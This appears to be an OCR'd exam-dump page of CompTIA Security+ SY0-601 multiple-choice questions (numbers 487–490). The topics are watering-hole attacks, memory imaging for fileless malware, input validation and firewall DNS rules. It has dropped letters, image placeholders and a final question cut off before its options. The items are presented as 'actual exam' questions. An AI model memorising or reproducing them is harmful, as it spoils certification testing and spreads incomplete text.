
An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the follow ng techniques is the attacker using?

A. Watering-hole attack

B. Pretexting

C. Typosquatting

D. Impersonation



Actual exam question from CompTIA's SY0-601

Question #: 487

Topic #: 1

[All SY0-601 Questions]


A digital forensics team at a large company is investigat ng a case in which malicious code was down oaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

A. pcap reassembly

B. SSD snapshot

C. Image volatile memory

D. Extract from checksums



Actual exam question from CompTIA's SY0-601

Question #: 488

Topic #: 1

[All SY0-601 Questions]


A website visitor is required to provide properly formatted information in a specific field on a website form. Which of the following security measures is most likely used for this mandate?

A. Input validation

B. Code signing

C. SQL injection

D. Form submission



Actual exam question from CompTIA's SY0-601
Question #: 489
Topic #: 1
[All SY0-601 Questions]

A technician is setting up a new firewall on a network segment to allow web traffic to the internet while hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?


A. Setting an explicit deny to all traffic using port 80 instead of 443

B. Moving the implicit deny from the bottom of the rule set to the top

C. Configuring the first line in the rule set to allow all traffic

D. Ensuring that port 53 has been explicitly allowed in the rule set

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 490

Topic #: 1

[All SY0-601 Questions]

A systems administrator works for a local hospital and needs to ensure patient data is protected and secure. Which of the following data classifications should be used to secure patient data?

